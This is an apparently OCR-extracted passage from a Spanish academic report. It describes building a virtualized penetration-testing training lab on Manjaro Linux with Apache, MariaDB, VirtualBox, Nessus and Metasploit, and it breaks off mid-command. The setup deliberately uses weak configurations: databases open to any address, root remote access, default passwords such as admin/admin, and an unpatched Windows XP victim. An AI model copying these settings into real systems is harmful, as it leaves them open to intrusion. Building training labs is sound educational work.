


Figura 3. Topología de red de módulo Simulador (Elaboración propia)

- **Módulo Prácticas (P):** Contiene la guía que describen los pasos que las personas con rol usuario deben seguir para realizar de forma práctica un test de intrusión en el escenario virtualizado. Esta guía debe estar cuidadosamente elaborada y debe contener lo siguiente:
  - Fecha de creación de la guía.
  - Fecha de última modificación de la guía.
  - Nombre del autor de la guía.
  - Tiempo estimado de desarrollo de la práctica.
  - Lista y descripción de las herramientas a usar.
  - Objetivos de las prácticas.
  - Ilustraciones cuando sea necesario.
  - Descripción de los pasos a seguir con buena redacción y sin errores ortográficos.
  - Historial de versiones de la guía.

  Antes de que la guía práctica para el test de intrusión sea alojada en el sistema informático, esta debe haber sido lo suficientemente revisada donde se determine sin cumple con los anteriores aspectos.

  El artículo “Diseño de un ambiente simulado para seguridad de la información” describe tres fases a seguir cuando se ejecuta un test de intrusión [8]. Estas fases son:
  - Enumeración.
  - Análisis de vulnerabilidades.
  - Explotación.

En la fase enumeración se identifican las máquinas y sus servicios en el escenario.
En la fase análisis de vulnerabilidades se identifican las posibles vulnerabilidades o brechas de seguridad que contengan los servicios de las máquinas previamente identificadas en la anterior fase. En la fase explotación se atacan las máquinas víctimas.
La anterior explicación se tiene en cuenta al momento de desarrollar la guía práctica del test de intrusión.

- **Módulo Infraestructura (I):** El sistema operativo seleccionado para el sistema informático es LINUX en cualquiera de sus distribuciones siempre y cuando sea posible modificarla sin demasiada dificultad a los requerimientos del sistema informático lo cual incluye instalar el software mínimo necesario requerido por los módulos Aplicación y Simulador del sistema informático. La máquina anfitriona debe cumplir con los siguientes requisitos mínimos en hardware:
    - CPU cuad core con extensión de virtualización ya sea IVT de Intel o AMD-V de AMD.
    - 16 GB de memoria RAM.
    - Disco duro de 500 GB de capacidad.
    - Tarjeta de red alámbrica de 10/100 MB.

  En la máquina anfitriona se instala el siguiente software:
    - Sistema Operativo LINUX.
    - OpenSSH para la administración remota del sistema.

  Para el módulo Aplicación se instala el siguiente software:
    - Servidor Web Apache con soporte para interpretar código PHP.
    - Base de datos Mariadb.
    - Gestor de bases de datos phpMyAdmin para Mariadb.
    - Gestor de bases de datos phpPgAdmin para Postgresql.

  Para el módulo Simulador se instala el siguiente software:
    - Oracle VirtualBox como hypervisor.
    - Aplicación phpVirtualBox para administración remota de hypervisor.

  El anterior software se instala en la máquina anfitriona sin embargo en las máquinas virtuales también es necesario instalar el software descrito en la guía práctica del test de intrusión.
  Para la máquina atacante se instala el siguiente software:
    - Sistema operativo LINUX.
    - OpenSSH para administración remota de sistema.
    - NMAP para procesos de enumeración.
    - Metasploit para procesos de explotatación.

  Para la máquina de nombre OSIRIS se instala el siguiente software:
    - Servidor web Apache con soporte para interpretación de código PHP.
    - Base de datos Postgresql para framework Metasploit.
    - Nessus para análisis de vulnerabilidades.

La justificación del uso del anterior software se explicará más adelante. De momento la *Figura 4* muestra la arquitectura del sistema informático descrita en el módulo Infraestructura.




Figura 4. Arquitectura de ISSIS (Elaboración propia)

4.2.4. Implementación

Para el desarrollo del sistema informático, se tiene una máquina con las siguientes características:

- Procesador Intel Core i7 de primera generación con soporte para virtualización.
- Disco duro 600GB.
- Memoria RAM de 6GB.

La distribución LINUX seleccionada es MANJARO la cual está basada en ArchLINUX. Debido a que MANJARO LINUX tiene varias ediciones se escoge la edición net. Esta edición se caracteriza por permitir al usuario tener control sobre el software a instalar desde el comienzo de la instalación. De esta forma es posible moldear el sistema operativo acorde a las necesidades del sistema informático. Una vez inicie el sistema con el LiveCD se realizan las siguientes tareas:

- Particionamiento de disco duro.
- Formato de particiones.
- Instalación de sistema base.
- Instalación de drivers.
- Generación de caracteres es_CO.UTF8 y en_US.UTF8 para codificación de alfabeto en español.
- Asignación de distribución de teclado para terminales TTY.
- Selección de horario internacional para establecimiento de tiempo de sistema.
- Instalación de GRUB para inicio de sistema operativo.
- Asignación de nombre de máquina.
- Establecimiento de contraseña para el usuario root.
- Creación de usuarios del sistema.

La *Figura 5* muestra las particiones de la máquina anfitriona.




Figura 5. Particiones de máquina anfitriona (Elaboración propia)

El disco duro de 600 GB se dividió en cuatro particiones.

La primera partición tiene un tamaño de 953MB y pertenece al fichero “/boot” donde se encuentran los archivos de inicio del sistema.

La segunda partición es de 7.5GB y pertenece a la asignación de memoria SWAP la cual sirve cuando el sistema quede sin memoria RAM disponible.

La tercera partición tiene un tamaño de 93.1GB y pertenece al directorio “/” donde se almacenan los directorios y ficheros del sistema operativo.

La cuarta partición tiene un tamaño de 494.7 GB y en este se almacenan todos los archivos de los usuarios del sistema y por ende del sistema informático. En esta partición se encuentra asignado el directorio de nombre isis el cual pertenece al usuario isis. En el directorio isis se almacenan toda información relacionada con el sistema informático.

La *Figura 6* muestra el contenido del directorio isis.




Figura 6. Directorio ISSIS (Elaboración propia)

Antes de instalar y configurar cualquier cosa es necesario actualizar el sistema. MANJARO LINUX se caracteriza por ser rolling release lo cual implica que el sistema no tiene versiones y no queda obsoleto. El comando es:

```
$ sudo pacman -Syyu
```

Con este comando se actualiza el sistema operativo, el software instalado en el mismo y sus repositorios.

La *Tabla 3* muestra el software instalado en la máquina anfitriona y su descripción.

Tabla 3. Software instalado en sistema informático

Software	Descripción
fish	Línea de comandos inteligente y fácil de usar como reemplazo de bash.
screen	Divide la pantalla en varias secciones. Útil para cuando se trabajan con varias herramientas a la vez.
screenfetch	Muestra información del sistema en formato ASCII
terminator	Consola gráfica que emula una terminal Linux.
• openssh • mosh	Servidores y clientes que permiten acceso remoto a sistemas. Todos los datos que transiten en sus conexiones va encriptado.
• xorg-server • xorg-apps • xorg-xauth • xorg-xhost • xorg-xclock • xorg-twm • xterm	Conjunto de aplicaciones que permiten obtener un ambiente gráfico del sistema. Estas aplicaciones son usadas por escritorios gráficos o gestores de ventanas. Se instala el gestor de ventanas twm el cual consume pocos recursos.

Elaboración propia

Es necesario deshabilitar IPv6 ya que el sistema informático no lo requiere. Para esto se modifica el fichero /etc/default/grub colocando lo siguiente:

GRUB_CMDLINE_LINUX_DEFAULT=”ipv6.disable=1”

También modificar el fichero /etc/hosts agregando # para comentar todo lo que tenga que ver con ipv6. Por último es necesario regenerar el grub para que se descarte la activación de IPv6 cuando inicie el sistema operativo. Esto se hace con el siguiente comando:

```
$ sudo grub-mkconfig -o /boot/grub/grub.cfg
```

Ahora se procede a instalar y configurar el servidor apache con soporte para lenguaje interpretado php, la base de datos mariadb y los gestores de bases de datos phpMyAdmin y phpPgAdmin. Para instalar el anterior software se ejecuta el siguiente comando:

```
$ sudo pacman –S apache php php-apache mariadb phpmyadmin phppgadmin
```

Ejecutar el siguiente comando para que el servicio web inicie y quede habilitado con el inicio del sistema.

```
$ sudo systemctl start httpd.service
$ sudo systemctl enable httpd.service
```

Ahora se procede modificar el fichero de configuración del servidor apache en /etc/httpd/conf/httpd.conf asi:

ServerAdmin fonsecamilo89@gmail.com
DocumentRoot “/home/isis/ISSIS/www”
<Directory “/home/isis/ISSIS/www”>

Se configura este fichero para que la ubicación por defecto del servidor apache sea /home/isis/ISSIS/www. De esta forma todos los archivos de la aplicación web estarán ubicados en esta ruta. Es necesario dar permisos de ejecución a otros usuarios a la carpeta /home/isis para evitar problemas al momento de que el servidor web sirva los contenidos. Para esto se ejecuta el siguiente comando:

```
$ sudo chmod 701 /home/isis
```

Para que el intérprete PHP funcione sin problemas en el servidor HTTP se debe modificar el siguiente contenido en /etc/httpd/conf/httpd.conf:

#loadModule mpm_event_module modules/mod_mpm_event.so //Comentar esta línea
LoadModule mpm_prefork_module modules/mod_mpm_prefork.so //Descomentar esta línea
LoadModule php7_module modules/libphp7.so //Adicionar esta línea
AddHandler php7-script php //Adicionar esta línea
Include conf/extra/php7_module.conf //Adicionar esta línea en la sección de Include

---

Ahora es necesario configurar la base de datos mariadb. Ejecutar el siguiente comando:

```
$ sudo mysql_install_db --user=mysql --basedir=/usr --datadir=/var/lib/mysql
```

El parámetro --basedir indica donde se instala la aplicación. El parámetro –datadir indica donde se guardan las tablas de las bases de datos. A continuación se ejecutan los siguientes comandos para iniciar el servicio de bases de datos y que inicie con el sistema:

```
$ sudo systemctl start mariadb.service
$ sudo systemctl enable mariadb.service
```

Ahora es necesario iniciar el asistente para configurar seguramente mariadb. En este asistente se permite que el usuario root pueda conectarse a la base de datos remotamente y se establece la contraseña de root. El asistente inicia con el siguiente comando:

```
$ sudo mysql_secure_installation
```

Con el fin de que se pueda acceder a la base de datos desde cualquier dirección IP se modifica el fichero /etc/mysql/my.cnf. A continuación se muestra como debe modificarse:

[mysqld]
skip-external-locking //descomentar para evitar bloqueo de intento de acceso remoto.
#skip-networking //comentar para evitar evadir networking sobre la base de datos.
bind-address=0.0.0.0 //se asigna dirección 0.0.0.0 para especificar que se puede acceder a la plataforma desde cualquier dirección IP.

Una vez configurado el acceso remoto a la base de datos, se ingresa de forma local a la misma con el usuario root y se crea el usuario de nombre isis. A continuación se muestran los comandos para esto:

```
$ mysql -u root -p
$(mysql) GRANT ALL PRIVILEGES ON *.* TO root@´%´ IDENTIFIED BY ´root password´;
$(mysql) FLUSH PRIVILEGES;
$(mysql) CREATE USER ´isis´@´%´ IDENTIFIED BY ´isis password´;
$(mysql) GRANT ALL PRIVILEGES ON *.* TO ´isis´@´%´;
$(mysql) FLUSH PRIVILEGES;
```

Por último reiniciar el servicio de la base de datos con el siguiente comando:

```
$ sudo systemctl restart mariadb.service
```

A continuación se configura la aplicación phpMyAdmin para la gestión de la base de datos de mariadb. El fichero /etc/php/php.ini se modifica así:

```
---------------------------------------------------------------------
extension=pdo_mysql.so //Descomentar esta línea
extension=pgsql.so //Descomentar esta línea para base de datos postgresql
extension=mysqli.so //Descomentar esta línea
extension=soap.so // Descomentar esta línea
---------------------------------------------------------------------
```

Se crea el archivo de configuración /etc/httpd/conf/extra/phpmyadmin.conf y se modifica así:

```
---------------------------------------------------------------------
Alias /isisdb "/usr/share/webapps/phpMyAdmin"
<Directory  "/usr/share/webapps/phpMyAdmin">
        DirectoryIndex index.php
        AllowOverride All
        Options FollowSymlinks
        Require all granted
</Directory>
---------------------------------------------------------------------
```

En el fichero /etc/httpd/conf/httpd.conf incluir lo siguiente:

```
-----------------------------------------------------------
# phpMyAdmin
Include conf/extra/phpmyadmin.conf
-----------------------------------------------------------
```

Colocar una contraseña de 32 caracteres en el fichero /etc/webapps/phpmyadmin/config.inc.php asi:

```
-----------------------------------------------------------
$ cfg['blowfish_secret'] = ' '; /*YOU MUST FILL IN THIS ….*/
-----------------------------------------------------------
```

Finalmente reiniciar el servicio httpd.service y probar el acceso a las bases de datos por medio de phpMyAdmin en el navegador web con la dirección IP de la máquina anfitriona.
Si la dirección del sistema fuera 192.168.0.2 entonces el acceso al servidor web es por medio del siguiente enlace:

http://192.168.0.2/isisdb

Las credenciales de acceso son las mismas creadas anteriormente.

Seguidamente se procede a configurar la aplicación phpPgAdmin para gestión de la base de datos postgresql la cual es usada por metasploit. Se crea el fichero /etc/httpd/conf/extra/phppgadmin.conf y se modifica de la siguiente forma:

```
---------------------------------------------------------------------
Alias /osirisdb "/usr/share/webapps/phppgadmin"
<Directory "/usr/share/webapps/phppgadmin">
        DirectoryIndex index.php
        AllowOverride All
        Options FollowSymlinks
        Require all granted
</Directory>
---------------------------------------------------------------------
```

En el fichero /etc/httpd/conf/httpd.conf incluir lo siguiente:

```
-----------------------------------------------------
# phpPostgresql
Include conf/extra/phppgadmin.conf
-----------------------------------------------------
```

En el fichero /etc/php/php.ini descomentar la siguiente línea:

```
-------------------------------------------------------------------------------------------
open_basedir = /srv/http/:/home/:/tmp/:/usr/share/pear/:/usr/share/webapps/:/etc/webapps/
-------------------------------------------------------------------------------------------
```

En el fichero /etc/webapps/phppgadmin/config.inc.php establecer la dirección IP donde reside la base de datos de la siguiente forma:

```
-----------------------------------------------------------------------------------------
$conf['servers'][0]['host']=192.168.0.2; //Dirección de host donde reside base de datos postgresql
$conf['servers'][0]['port']=5432; /Puerto de host donde reside base de datos postgresql
-----------------------------------------------------------------------------------------
```

Reiniciar el servicio httpd.service y probar el acceso a la base de datos postgresql con el siguiente link:

http://192.168.0.2/osirisdb

Después de instalar el software necesario para el aplicativo web, se procede a instalar el software necesario para la virtualización. Con el comando:

```
$ uname -r
```

Se identifica la versión del kernel de sistema operativo instalado. Según la versión del kernel, se selecciona el paquete virtualhost-module a instalar. De esta forma se garantiza compatibilidad entre el hypervisor VirtualBox a instalarse y el sistema. En el momento de instalar la versión del kernel es: 4.4.63-1-MANJARO, por tanto el virtualhost-module es linux44-virtualbox-host-modules. Instalar virtualBox con el siguiente comando:

```
$ sudo pacman -S virtualbox phpvirtualbox
```

Es necesario agregar el usuario isis al grupo vboxusers. Esto se hace de la siguiente forma:

```
$ sudo gpasswd -a isis vboxusers
```

Ahora se descarga e instala el pack de extensión de virtualBox lo cual implica mejor compatibilidad y mejoras sobre el hypervisor. Para esto se ejecuta el siguiente comando:

```
$ sudo vboxmanage extpack  install Oracle_VM_VirtualBox_Extension_Pack-5.1.20.vbox-extpack
```

Se debe reiniciar el sistema operativo. Una vez reiniciado verificar que los módulos vboxpci, vboxnetflt, vboxnetapd y vboxdrv estén cargados en el kernel. Estos módulos se identifican al ejecutar siguiente comando:

```
$sudo lsmod
```

Con los anteriores pasos ya se tiene instalado el hypervisor. Ahora es necesario configurar la aplicación phpvirtualbox para controlar el hypervisor remotamente. Lo primero es copiar el contenido de config.php-example a config.php. Esto se realiza ejecutando el siguiente comando:

```
$ sudo cp /usr/share/webapps/phpvirtualbox/config.php-example /etc/webapps/phpvirtualbox/config.php
```

En el fichero /etc/webapps/phpvirtualbox/config.php es necesario colocar el nombre del usuario y su contraseña del sistema operativo para que phpvirtualbox pueda iniciarse sin inconvenientes. Por tanto en config.php colocar lo siguiente:

---

var $username = ‘isis’ //colocar nombre del usuario de manjaro que corre virtualbox
var $password = ‘isis’ //colocar password del usuario de manjaro que corre virtualbox

---

Ahora es necesario crear un enlace simbolico de config.php en /usr/share/webapps/phpvirtualbox/. Este enlace será usado más adelante por apache. Si el link ya está no hay problema. El comando para crear el enlace es:

```
$ln -s de /etc/webapps/phpvirtualbox/config.php /usr/share/webapps/phpvirtualbox/config.php
```

Al igual que las anteriores aplicaciones, es necesario crear la configuración en apache para que el servidor web pueda mostrarla a los usuarios. En este caso se copia la configuración por defecto y luego se modifica. Para esto se ejecuta el siguiente comando:

```
$sudo cp /etc/webapps/phpvirtualbox/apache.example.conf /etc/httpd/conf/extra/phpvirtualbox.conf
```

Inmediatamente en el fichero /etc/httpd/conf/extra/phpvirtualbox.conf se modifica lo siguiente:

Alias /simulador //Cambiar phpvirtualbox por simulador

Modificar el fichero /etc/httpd/conf/httpd.conf de la siguiente manera para permitir el acceso remoto al hypervisor por medio del servidor web apache:

Include conf/extra/phpvirtualbox.conf //Incluir la configuración de phpvirtualbox en apache.

Finalmente habilitar e iniciar el servicio vboxweb.service ejecutando los siguientes comandos:

```
$sudo systemctl enable vboxweb.service
$sudo systemctl start vboxweb.service
$sudo systemctl restart httpd.service
```

Verificar que el acceso remoto al hypervisor es posible ingresando en el navegador web el siguiente enlace:

http://192.168.0.2/simulador

Las credenciales de acceso son el usuario de nombre admin y la contraseña de nombre admin. Es necesario establecer la ubicación de las máquinas virtuales que se crearán. Es por eso que en preferencias establecer la siguiente ubicación por defecto: /home/isis/ISSIS/simulador. Para obtener una mejor compatibilidad por si se llega a requerir trabajar a futuro con hypervisor diferente, establecer el tipo de disco con extensión vmdk.

Ahora que el hypervisor está listo, es necesario crear las máquinas virtuales. Para ahorrar tiempo, inicialmente se decide crear dos máquinas virtuales base. Una tipo Linux que solo tiene los servicios básicos y otra máquina Windows xp la cual también no tiene ninguna herramienta o software adicional instalado. Se escoge Windows Xp ya que el soporte de seguridad para la misma finalizó desde el 2014 y por tanto es vulnerable. A partir de estas máquinas se crean las demás máquinas del sistema. Para esto se clonan las mismas y

sobre sus clones se instala el software requerido. De esta forma existirán máquinas de primera y segunda generación. Las máquinas de segunda generación, heredan las características de las máquinas de primera generación. A cada máquina de segunda generación se le instala nuevo software. El software a instalar va acorde a la funcionalidad de la máquina. La *Figura 7* muestra la distribución de máquinas virtuales creadas clasificándolas como de primera o segunda generación.




Figura 7. Distribución de máquinas virtuales (Elaboración propia)

La *Figura 7* también muestra un grupo llamado testIntrusión. En este grupo se encuentran las máquinas virtuales que fueron creadas a partir del grupo de segunda generación. Las máquinas virtuales OSIRIS y HORUS fueron creadas a partir de la máquina virtual de primera generación de nombre MANJARO64 mientras que la máquina virtual de segunda generación victimaxp32sp2 fue creada a partir de la máquin virtual de primera generación victimaxp32. Las máquinas virtuales de segunda generación tienen sus propias herramientas y son personalizadas según uso. El administrador del sistema solo tendrá que iniciar y apagar las máquinas virtuales ubicadas en el grupo de test de intrusión. Las demás

máquinas virtuales son de utilidad a la persona con rol de Arquitecto. Para el test de intrusión es necesario crear una máquina virtual de nombre OSIRIS. En esta máquina se encuentran instaladas algunas de las herramientas que la persona con rol de usuario usará al momento de hacer un test de intrusión. Así mismo en esta máquina se encuentra el contenido de la práctica del test de intrusión a desarrollar. A continuación se muestra como configurar la máquina virtual OSIRIS.

La finalidad principal de OSIRIS es ser un servidor web exclusivo de prácticas. Todo lo que se haga en la carpeta /home/isis/ISSIS/www/practicas de la máquina anfitriona ISIS se verá reflejado en la máquina virtual OSIRIS.

Se clona de MANJARO64 y se instala lo siguiente:

```
$sudo pacman -S apache php php-apache postgresql
```

Es necesario no olvidar habilitar el intérprete de php para esta máquina virtual también. Las instrucciones para habilitarlo están en la página 28.

Se crea usuario osiris y se nombra a la maquina osiris. Agregar osiris y http al grupo vboxsf para evitar problemas en el servidor web apache.

En phpVirtualBox en la configuración de la máquina virtual OSIRIS colocar carpeta compartida auto-montada sin marcar de solo lectura en /home/isis/ISSIS/www/practicas de la máquina anfitriona. Habilitar el servicio de virtualbox en la máquina huésped así:

```
$sudo systemctl enable vboxservice.service
```

La carpeta compartida en OSIRIS aparecerá en: /media/sf_practicas

Modificar /etc/httpd/conf/httpd.conf para que DocumentRoot apunte a /media/sf_practicas

En phpVirtualBox agregar una tarjeta de red extra a OSIRIS. La primera tarjeta de red debe estar configurada con re direccionamiento de puerto NAT. La *Figura 8* muestra cómo se configuró el re direccionamiento de puertos con NAT.




Figura 8. Nat en Osiris (Elaboración propia)

Se decide instalar NESSUS (escáner de vulnerabilidades en OSIRIS) ya que el programa requiere licencia y a futuro de llegar a ver más de dos usuarios en el sistema informático, no es óptimo descargar una licencia por cada máquina virtual en la que se instale NESSUS. Con una sola máquina en la que se instale NESSUS es suficiente y se crean múltiples usuarios en el mismo programa accesible desde una sola máquina la cual en este caso es una máquina virtual de nombre OSIRIS. Para instalar NESSUS ejecutar el siguiente comando:

```
$yaour –S nessus
```

Habiendo instalado NESSUS ahora es momento de configurar la base de datos postgresql la cual es usada por el framework metasploit. Lo primero es asignar una contraseña al usuario posgres con el siguiente comando:

```
$suso passwd postgres
```

Ahora es necesario ingresar al sistema con el usuario postgres. Esto se hace con el siguiente comando:

```
$sudo -u postgres -i
```

Es necesario habilitar el cluster de las bases de datos y habilitar su servicio. Esto se hace con los siguientes comandos:

```
$(postgres) initdb –locale $LANG –E UTF8 –D '/var/lib/postgres/data'
$sudo systemctl enable postgresql.service
```

En el fichero /var/lib/postgres/data/postgresql.conf, descomentar listen_addresses y colocar:

---

listen_addresses = '*' #permite conexiones remotas desde cualquier dirección IP.

En el fichero /var/lib/postgres/data/pg_hba.conf editar y colocar:

#TYPE	DATABASE	USER	ADDRESS	METHOD
local	all	all	trust	
host	msf	horus	192.168.0.0/16	password
host	all	osiris	10.0.0.0/16	password

La anterior configuración permitirá que solo desde ciertas direcciones y ciertos usuarios puedan conectarse remotamente a las bases de datos. Esto da seguridad al sistema.

Volver a ingresar a postgres con $sudo -u postgres -i y crear usuarios y bases de datos con el siguiente comando:

```
$(postgres) createuser --interactive
```

Una vez ejecutado el anterior comando, se crea el usuario de nombre **horus** y que NO tenga privilegios excepto el de crear bases de datos. Es necesario también crear el usuario **osiris** el cual si debe tener privilegios. Ahora se debe crear una password para el usuario horus y el usuario osiris. Esto se hace con los siguientes comandos:

```
$(postgres)psql -c “ALTER USER horus WITH PASSWORD ‘horus’ ”
$(postgres)psql -c “ALTER USER osiris WITH PASSWORD ‘osiris’ ”
```

A continuación se crea la base de datos msf y se asigna como dueño de la misma al usuario horus. Esto se hace con el siguiente comando:

```
$(postgres) createdb msf -U horus
```

Para verificar que verdaderamente se creó la base de datos, ejecutar el siguiente comando el cual listará las bases de datos creadas:

```
$(postgres)psql -l
```

Probar que es posible conectarse a la base de datos de forma local con el siguiente comando:

```
$psql -U horus -d msf
```

Si la conexión anterior de forma local fue exitosa, ahora conectarse remotamente con el siguiente comando:

```
$psql -h 192.168.10.1 -U horus -d msf
```

Con la ejecución exitosa del anterior comando, el siguiente paso es verificar la conexión remota desde la máquina virtual horus. La máquina virtual horus se crea a partir de la clonación de la máquina virtual MANJARO64. En horus se habilita el servicio ssh y se instala el escáner de red nmap y el framework de metasploit con el siguiente comando:

```
$sudo pacman -S nmap metasploit
```

Una vez instalado metasploit, verificar conexión a base de datos postgresql la cual está instalada en la máquina virtual OSIRIS. Entrar a metasploit en modo consola con el siguiente comando:

```
